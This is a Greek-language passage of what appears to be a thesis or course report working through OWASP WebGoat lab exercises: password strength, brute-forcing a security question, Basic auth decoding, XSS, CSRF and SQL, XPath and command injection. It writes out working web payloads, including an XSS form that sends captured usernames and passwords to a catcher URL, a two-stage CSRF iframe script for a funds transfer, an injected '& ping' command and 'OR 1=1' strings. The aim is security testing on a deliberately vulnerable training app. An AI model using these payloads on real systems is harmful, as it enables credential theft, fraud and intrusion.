3.3.1 Password Strength

Για αυτήν την άσκηση, πρέπει να εξετάσουμε διάφορους κωδικούς πρόσβασης στο https://www.cnlab.ch/codecheck όπως φαίνεται παρακάτω.

Password = 123456 [0] seconds(weak)

Password = abzfez [1'394] seconds(weak)

Password = a9z1ez [5] hours(weak)

Password = aB8fEz [2] days(usable)

Password = z8!E?7 [41] days(strong)

Η πλατφόρμα που τσεκάρει την ισχύ κάθε password φαίνεται παρακάτω

Εικόνα 30: Πλατφόρμα https://www.cnlab.ch/codecheck για έλεγχο password

Το εργαλείο αυτό τεστάρει κάθε χαρακτήρα ξεχωριστά για να αποφασίσει αν το password είναι δυνατό. Ψάχνει για ***Digits*** (0..9) and ***Space, Lower-case letters*** (a..z), ***Upper-case letters*** (A..Z), ***Umlauts*** (öäüÖÄÜéàèÉÀÈ), ***Special characters*** (-+.,:_#/*ç%&${}[]()) και κάθε άλλο χαρακτήρα.

Σου υπολογίζει πόσο χρόνο θα χρειαστεί ο επιτιθέμενος κατά μέσο όρο να σπάσει τους κωδικούς.

3.3.2 Forgot Password

Οι εφαρμογές Ιστού παρέχουν συχνά στους χρήστες τους τη δυνατότητα να ανακτηθεί ένας ξεχασμένος κωδικός πρόσβασης. Δυστυχώς, πολλές εφαρμογές Ιστού αποτυγχάνουν να εφαρμόσουν το μηχανισμό κατάλληλα. Οι πληροφορίες που απαιτούνται για να ελέγξουν την ταυτότητα του χρήστη είναι συχνά υπερβολικά απλοϊκές.

Γενικός στόχος: Οι χρήστες μπορούν να ανακτήσουν τον κωδικό πρόσβασής τους εάν μπορούν να απαντήσουν στη μυστική ερώτηση κατάλληλα. Το όνομα χρήστη σας είναι «webgoat» και το αγαπημένο χρώμα σας είναι «κόκκινο». Ο στόχος είναι να ανακτηθεί ο κωδικός πρόσβασης ενός άλλου χρήστη.

Webgoat Password Recovery

Please input your username. See the OWASP admin if you do not have an account.

*Required Fields

***User Name:**

Εδώ βάζουμε username admin και δοκιμάζουμε όλους τους δυνατούς συνδυασμούς χρωμάτων. Όπου τελικά καταλήγουμε στο επιθυμητό αποτέλεσμα.

3.3.3 Basic Authentication

Η βασική αυθεντικοποίηση χρησιμοποιείται για να προστατεύσει τους δευτερεύοντες πόρους web server. Ο web server θα στείλει ένα αίτημα επικύρωσης 401 με την απάντηση για το ζητούμενο πόρο. Ο client side browser θα προτρέψει έπειτα το χρήστη για ένα όνομα και έναν κωδικό πρόσβασης χρηστών χρησιμοποιώντας ένα πλαίσιο διαλόγου. Η μηχανή αναζήτησης θα κωδικοποιήσει με base64 το όνομα και τον κωδικό πρόσβασης χρηστών και θα στείλει εκείνα τα πιστοποιητικά πίσω web server. Ο web server θα επικυρώσει έπειτα τα πιστοποιητικά και θα επιστρέψει το ζητούμενο πόρο εάν τα πιστοποιητικά είναι σωστά. Αυτά τα πιστοποιητικά επαναστέλνονται αυτόματα για κάθε σελίδα που προστατεύεται με αυτόν τον μηχανισμό χωρίς απαίτηση του χρήστη για να εισαγάγουν τα πιστοποιητικά τους πάλι.

What is the name of the authentication header:

What is the decoded value of the authentication header:

Για την άσκηση χρειαζόμαστε το plugin του Firefox Live HTTP headers και το PHP encoder για να κωδικοποιήσουμε κατά base64.

Από το HTTP header φαίνεται το όνομα του authentication header

http://localhost/WebGoat-5.4/attack?Screen=35&menu=500

GET http://localhost/WebGoat-5.4/attack?Screen=35&menu=500 HTTP/1.1

Host: localhost

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:17.0) Gecko/20100101 Firefox/17.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Proxy-Connection: keep-alive

Referer: http:///localhost/WebGoat-5.4/attack?Screen=33&menu=500

Cookie: JSESSIONID=C98BEDA9175583DD0BB05A6C071DB6F1

Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=

Cache-Control: max-age=0

HTTP/1.1 200 OK

Server: Apache-Coyote/1.1

Cache-Control: private

Expires: Thu, 01 Jan 1970 02:00:00 EET

Content-Type: text/html;charset=ISO-8859-1

Date: Wed, 12 Jun 2013 06:55:45 GMT

Content-Length: 32010

Η τιμή βρίσκεται με το PHP encoder:guest:guest (Z3Vlc3Q6Z3Vlc3Q).

3.4 Buffer Overflows

3.4.1 Off-by-One Overflows

Welcome to the **OWASP Hotel**! Can you find out which room a VIP guest is staying in

In order to access the Internet, you need to provide us the following information:

Ensure that your first and last names are entered exactly as they appear in the hotel's registration system.

First Name: *

Last Name: *

Room Number: *

* The above fields are required for login.

Στο πρώτο βήμα θα υπερχειλίσουμε την τιμή για το «root number» ώστε να κάνουμε Bypass authentication. Ανοίγουμε το ZAP και πιάνουμε το request:

first_name=a&last_name=a&room_no=<<Εδώγίνεται η υπερχείλιση>>&SUBMIT=Submit

όπου για room_no= βάζουμε αρκετούς χαρακτήρες ώστε να πραγματοποιηθεί υπερχείλιση. Άν αποκαλύψουμε hidden fields μέσω του ZAP τότε μπορούμε να δούμε όλους τους διαθέσιμους λογαριασμούς χρηστών.

* To complete the lesson, restart lesson and enter VIP first/last name

You have now completed the 2 step process and have access to the Internet

Process complete

Your connection will remain active for the time allocated for starting now.

a	a	
Johnathan	Ravern	4321
John	Smith	56
Ana	Arneta	78
Lewis	Hamilton	9901

We would like to thank you for your payment.

Εικόνα 31: Διαθέσιμοι λογαρτιασμοί χρηστών με υπερχείλιση

3.5 Code Quality

3.5.1 Discover Clues in the HTML

Όπως έχουμε προαναφέρει οι μηχανικοί ανάπτυξης λογισμικού συνήθως αφήνουν statements στον κώδικα τους όπως FIXME's, TODO's, Code Broken, Hack, κτλ...Πρέπει να δούμε στην φόρμα παρακάτω αν υπάρχουν λάθη στο source code.

Sign In

Please sign in to your account. See the OWASP admin if you do not have an account.

*Required Fields

***User Name :**

***Password :**

Αν δούμε το page source της σελίδας έχουμε σαν comments τα credentials του admin user:

```
<!-- FIXME admin:adminpw  -->
```

Δηλαδή εύκολα ένας επιτιθέμενος μπορεί ψάχνοντας το source της σελίδας μπορεί να βρει απόρρητες πληροφορίες στην μορφή comments.

Το selenium μέσω του command selenium.getPageSource μπορεί εύκολα να σκανάρει το source για τυχόν comments που εμφανίζουν user credentials.

3.6 Concurrency

3.6.1 Thread Safety Problems

Ο χρήστης πρέπει να είναι σε θέση να εκμεταλλευτεί το concurrency λάθος στην εφαρμογή και πληροφορίες σύνδεσης για έναν άλλο χρήστη που προσπαθεί την ίδια λειτουργία ταυτοχρόνως. Αυτό θα απαιτήσει τη χρήση δύο μηχανών αναζήτησης. Τα έγκυρα ονόματα χρηστών είναι «jeff» και «dave».

Ανοίγοντας δύο browsers και κάνοντας submit ταυτόχρονα οι πληροφορίες για τον χρήστη εμφανίζονται και στους δύο που επιχείρησαν το login.

USERID	USER_NAME	PASSWORD	COOKIE
104	jeff	jeff	

Επίσης με χρησιμοποιώντας το TestNG μπορούμε να τρέξουμε πολλαπλά threads για συγκεκριμένα τεστ αν δηλώσουμε στο suite.xml τα attributes:

Parallel=’tests’ / thread-count=’2’ οπότε εύκολα αυτοματοποιείται το τεστ για thread safety problems.

3.7 Cross-Site Scripting (XSS)

Η ευπάθεια αυτού του είδους είναι μία συχνά εμφανιζόμενη ευπάθεια σήμερα και βρίσκετε στις πρώτες θέσεις του OWASP. Εδώ μέσα από παραδείγματα μπορούμε να δούμε πως μπορεί κάποιος να επιτεθεί σε μια εφαρμογή.

3.7.1 Phishing with XSS

Εδώ έχουμε ένα παράδειγμα ενός τυποποιημένου χαρακτηριστικού γνωρίσματος αναζήτησης. Χρησιμοποιώντας XSS και HTML, ο στόχος μας είναι:


- Να εισάγουμε HTML στα request για credentials
- Να προσθέσουμε javascript για να συλλέξουμε πραγματικά τα credentials

Για να περάσουμε αυτό το μάθημα, τα πιστοποιητικά πρέπει να ανεβούν στο catcher servlet.

[1] Πρέπει να γράψουμε HTML κώδικα για να μπορεί κάποιος χρήστης να γράψει τα credentials:
Username: ***
 <input type="text" name="username>
***
Password: ***
 <input type="password" name="password>
***

[2] Να υλοποιήσουμε με javascript(onclick event) ένα κουμπί (input element) που στέλνει τα δεδομένα μας στον servlet
<input type="submit" value="Login" onclick="var xssImg=new Image();xssImg.src='http://localhost/webgoat/catcher?PROPERTY=yes&u='+this.form.username.value+'&p='+this.form.password.value;">

Με αυτό τον τρόπο μπορεί κάποιος να υποκλέψει τα δεδομένα ενός χρήστη πολύ εύκολα.



Εικόνα 32: Μέθοδος phising with XSS

3.7.2 LAB: Cross Site Scripting

Stored XSS

Σαν «Tom», εκτελέστε μια αποθηκευμένη επίθεση XSS ενάντια στον πεδίο οδών στη Edit σελίδα σχεδιαγράμματος. Ελέγξτε ότι «ο Jerry» επηρεάζεται από την επίθεση. Οι κωδικοί πρόσβασης για τους απολογισμούς είναι οι πεζές εκδόσεις των δεδομένων ονομάτων τους (π.χ. ο κωδικός πρόσβασης για τη γάτα του Tom είναι «tom»).

Ο δρόμος για τον συγκεκριμένο χρήστη είναι 2211 HyperThread Rd αν κάνω edit profile. Οπότε υλοποιούμε ένα script 2211 HyperThread Rd."><script>alert("your session has been stolen "+document.cookie);</script> το οποίο εμφανίζει ένα alert με το sessionId και το κάνουμε store στην βάση για τον συγκεκριμένο χρήστη.

Stored XSS Attacks

Είναι πάντα μια ορθή πρακτική να ελεγχθούν όλα τα inputs, ειδικά εκείνα που θα χρησιμοποιηθούν αργότερα ως παράμετροι στις εντολές OS, τα scripts, και τις ερωτήσεις βάσεων δεδομένων. Είναι ιδιαίτερα σημαντικό για το περιεχόμενο που θα αποθηκευτεί μόνιμα κάπου στην εφαρμογή. Οι χρήστες δεν πρέπει να είναι σε θέση να δημιουργήσουν το περιεχόμενο μηνυμάτων που θα μπορούσε να αναγκάσει έναν άλλο χρήστη να φορτώσει μια ανεπιθύμητη σελίδα ή ένα ανεπιθύμητο περιεχόμενο όταν ανακτάται το μήνυμα του χρήστη.

Αν για παράδειγμα εισάγουμε το **<script>alert(document.cookie);</script>** στο message και κάνουμε submit τότε στο link που τυπώνεται το μήνυμα έχουμε αναγκάσει με το alert να μας δωθεί το sessionId.

Reflected XSS Attacks

Είναι πάντα μια ορθή πρακτική να επικυρωθεί όλη η εισαγωγή από την πλευρά των Web Servers. XSS μπορεί να εμφανιστεί όταν το input χρηστών χρησιμοποιείται σε ένα HTTP response. Σε μια reflected XSS attack, ένας επιτιθέμενος μπορεί να επεξεργαστεί ένα URL με το χειρόγραφο επίθεσης και να το ταχυδρομήσει σε έναν άλλο ιστοχώρο, να το στείλει μήνυμα με το ηλεκτρονικό ταχυδρομείο, ή ειδάλλως να πάρει ένα θύμα για να χτυπήσει σε το.

3.7.3 Cross Site Request Forgery (CSRF)

Ο στόχος μας είναι να στείλουμε ένα ηλεκτρονικό ταχυδρομείο σε μια ομάδα πληροφόρησης που περιέχει μια εικόνα της οποίας το URL δείχνει ένα κακόβουλο αίτημα. Θα προσπαθήσουμε να συμπεριλάβουμε μια 1x1 εικόνα που περιλαμβάνει ένα URL. Το URL πρέπει να δείξει το μάθημα CSRF με μια πρόσθετη παράμετρο «transferFunds=4000». Οποιοσδήποτε λαμβάνει αυτό το ηλεκτρονικό ταχυδρομείο και συμβαίνει να αυθεντικοποιείται εκείνη τη στιγμή θα μεταφέρει τα κεφάλαιά του.

Πρώτα μέσω του section Stored XSS θα ποστάρουμε ένα μήνυμα που θα εμφανίζει ένα element img που στο src θα περιέχει το συγκεκριμένο URL.

******

Οπότε αν κατευθυνθούμε στο συγκεκριμένο κεφάλαιο βάζοντας breakpoint για τα requests στο ZAP και πατήσουμε στο συγκεκριμένο link θα δούμε το GET request να περιέχει το URL.

3.7.4 CSRF Prompt By-Pass

Παρόμοια με την προηγούμενη επίθεση μπορούμε εδώ να στείλουμε ένα μήνυμα που περιέχει πολλαπλά κακόβουλα requests. Ένα να μεταφέρει το ποσό και ένα για επιβεβαίωση ότι το πρώτο έχει σταλθεί. Χρησιμοποιούμε στο πρώτο την παράμετρο transferFunds=4000 και στο δεύτερο trasferFunds=CONFIRM.


Έτσι τα δύο URLs είναι ***http://localhost/WebGoat-5.4/attack?Screen=45&menu=900& transferFunds=4000***

http://localhost/WebGoat-5.4/attack?Screen=45&menu=900& transferFunds= CONFIRM

Ανοίγουμε την εφαρμογή http://sec101.sourceforge.net/two-stage_csrf_prompt_bypass_generator.php και προσθέτοντας τα URL για τα requests έχουμε το κομμάτι κώδικα που θα χρησιμοποιήσουμε για το μηνυμά μας.

(<script>function__yload_2nd(){x=document.getElementById("__y_u2");y=(x.contentWindow || x.contentDocument);y.location="http://localhost/WebGoat 5.4/attack?Screen=45&menu=900&transferFunds=CONFIRM ";x.onload=function(){alert('Attack completed!')}}</script><iframe style="display:block" id="__y_u2" src=""></iframe><iframe style="display:block" src="http://localhost/WebGoat-5.4/attack?Screen=45&menu=900&transferFunds=4000 " onload="setTimeout('__yload_2nd()',1000)"></iframe>)

Αν πατήσουμε Submit τότε βλέπουμε το alert που ενημερώνει ότι η επίθεση έχει ολοκληρωθεί και τα δύο κακόβουλα μηνύματα περιέχονται στις οθόνες του χρήστη.




Εικόνα 33: Δύο κακόβουλα requests για μεταφορά ποσού και ένα για επιβεβαίωση


Εικόνα 34: Αποτέλεσμα CSRF prompt By-Pass

3.7.5 CSRF Token By-Pass


Παρόμοια εδώ στόχος είναι να στείλουμε mail που περιέχει κακόβουλο request για μεταφορά χρημάτων. Για να ολοκληρωθεί επιτυχώς ο στόχος πρέπει να ανακτήσουμε ένα valid token. Η σελίδα που περιέχει την φόρμα μεταφοράς χρημάτων περιέχει ένα valid request token.Το url για την σελίδα με την φόρμα μεταφοράς χρημάτων είναι η ίδια με την σελίδα του μαθήματος αλλά περιέχει μια έξτρα παράμετρο "transferFunds=main". Πρέπει να φορτώσουμε την σελίδα, να διαβάσουμε το token και να το κάνουμε apply σε ένα request στο transferFunds.



Εικόνα 35: Inspection για το hidden token πάνω στο source της σελίδας



Εικόνα 36: Generated script για CSRF attack Token ByPass



Εικόνα 37: Δύο κακόβουλα requests για CSRF attack Token ByPass

3.7.6 HTTPOnly Test

Για να μελετήσουμε την ευπάθεια αυτού του είδους η Microsoft έχει εισάγει ένα είδος cookie «HTTPOnly». Πρέπει να τεστάρουμε αν ο browser που χρησιμοποιούμε υποστηρίζει αυτό το flag. Αν το υποστηρίζει και το γυρίσουμε σε true για ένα cookie, τότε ο client side κώδικας δεν θα πρέπει να διαβάζει ή να γράφει σε αυτό, αλλά θα μπορεί να στέλνει την τιμή του στον server. Πρέπει αφού πληκτρολογήσουμε στο address bar "javascript:alert(document.cookie)" να δούμε τα cookies αλλά όχι το unique cookie.

3.8 Injection Flaws

3.8.1 Command Injection

Οι επιθέσεις εγχύσεων εντολής (Injection flaws) αντιπροσωπεύουν μια σοβαρή απειλή για οποιδήποτε site που μπορεί να εμπεριέχει δεδομένα. Οι μέθοδοι πίσω από μια επίθεση είναι εύκολο να μαθευτούν και η ζημία προκαλούμενη μπορεί να κυμανθεί από ιδιαίτερο σε πλήρη συμβιβασμό συστημάτων. Παρά αυτούς τους κινδύνους ένας απίστευτος αριθμός συστημάτων στο διαδίκτυο είναι ευαίσθητος σε αυτήν την μορφή επίθεσης. Αυτό το μάθημα θα παρουσιάσει στον μηχανικό διάφορα παραδείγματα της έγχυσης παραμέτρου.

Είναι πάντα ορθή πρακτική να αποστειρωθούν όλα τα δεδομένα εισόδου, ειδικά στοιχεία που χρησιμοποιούνται για εντολές OS, scripts και σε ερωτήσεις βάσεων δεδομένων.

Θα προσπαθήσουμε να εγχύσουμε μια εντολή στο λειτουργικό σύστημα μέσω της φόρμας.

Αυτό που κάνουμε είναι να αλλάξουμε την τιμή του SUBMIT μέσω του tamper να περιέχει μια πληροφορία ανεπιθύμητη όπως να κάνουμε ping ένα server και να δούμε τα αποτελέσματα στην σελίδα μας (AccessControlMatrix.help” & ping 10.1.72.10).

Pinging 10.1.72.10 with 32 bytes of data:

Request timed out.

Request timed out.

Request timed out.

Request timed out.

Ping statistics for 192.168.188.1:

Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

Returncode: 1

Bad return code (expected 0)

3.8.2 Numeric SQL Injection

Σε αυτήν την περίπτωση εισάγουμε μέσω του tamper ένα request που εμπεριέχει ένα statement SQL που μπορεί να οδηγήσει σε αποκάλυψη όλων των πιθανών δεδομένων σε μία βάση δεδομένων. (101 OR 1=1) όπου ο επιτιθέμενος τελικά μπορεί να αποκαλύψει όλα τα δεδομένα ενός πίνακα.

SQL injection attacks represent a serious threat to any database-driven site. The methods behind an attack are easy to learn and the damage caused can range from considerable to complete system compromise. Despite these risks, an incredible number of systems on the internet are susceptible to this form of attack.

Not only is it a threat easily instigated, it is also a threat that, with a little common-sense and forethought, can easily be prevented.

It is always good practice to sanitize all input data, especially data that will used in OS command, scripts, and database queries, even if the threat of SQL injection has been prevented in some other manner.

General Goal(s):

The form below allows a user to view weather data. Try to inject an SQL string that results in all the weather data being displayed.

*** Congratulations. You have successfully completed this lesson.**
*** Bet you can't do it again! This lesson has detected your successful attack and has now switched to a defensive mode. Try again to attack a parameterized query.**

Select your local weather station: Columbia

Go!

```
SELECT * FROM weather_data WHERE station = 101 OR 1=1
```

STATION	NAME	STATE	MIN_TEMP	MAX_TEMP
101	Columbia	MD	-10	102
102	Seattle	WA	-15	90
103	New York	NY	-10	110
104	Houston	TX	20	120
10001	Camp David	MD	-10	100
11001	Ice Station Zebra	NA	-60	30

3.8.3 Log Spoofing

Στο τεστ αυτό θα προσπαθήσουμε να κάνουμε inject ένα alert που θα εμφανίζει το sessionId. Η γκρι περιοχή αντιπροσωπεύει τι πρόκειται να εμφανισθεί στα logs του κεντρικού Web Server.

* Ο στόχος μας είναι να κάνουμε login ως χρήστης admin


* Θα κάνουμε την επίθεσή μας με την προσθήκη ενός script στο log file.

Έτσι γράφουμε <<Login succeeded for username: admin<script>alert("Your session has been stolen: "+document.cookie");</script>>> στο PHP Charset Encoder /String Encrypter και αφού το κάνουμε encode URI το εισάγουμε στο field User Name.

3.8.4 XPATH Injection

Στην μορφή της επίθεσης αυτής που μοιάζει με την επίθεση SQL injection θα προσπαθήσουμε με statements που θα εισάγουμε στο username πεδίο να φανερώσουμε όλα

τα δεδομένα στην βάση. Έτσι εισάγουμε «Mike' or '1'='1' or 'a'='a» με αποτέλεσμα οι συνθήκες να είναι true και να εμφανίζονται στον επιτιθέμενο όλα τα ευαίσθητα δεδομένα.



Εικόνα 38: SQL injection επίθεση

Χρησιμοποιώντας ένα ***selenium script*** θα μπορούσαμε να αυτοματοποιήσουμε το τεστ μας καθώς μπορούμε να επέμβουμε εύκολα στην σελίδα. Χρησιμοποιούμε ***page object pattern*** για να μπορούμε να ελέγχουμε εύκολα τα στοιχεία της σελίδας μας και επίσης χρησιμοποιούμε ***enum*** τύπους για να αποθηκεύσουμε **css** ή **xpath locators** για τα web elements στην σελίδα μας. Έτσι η κλάση μας είναι η παράκατω

```
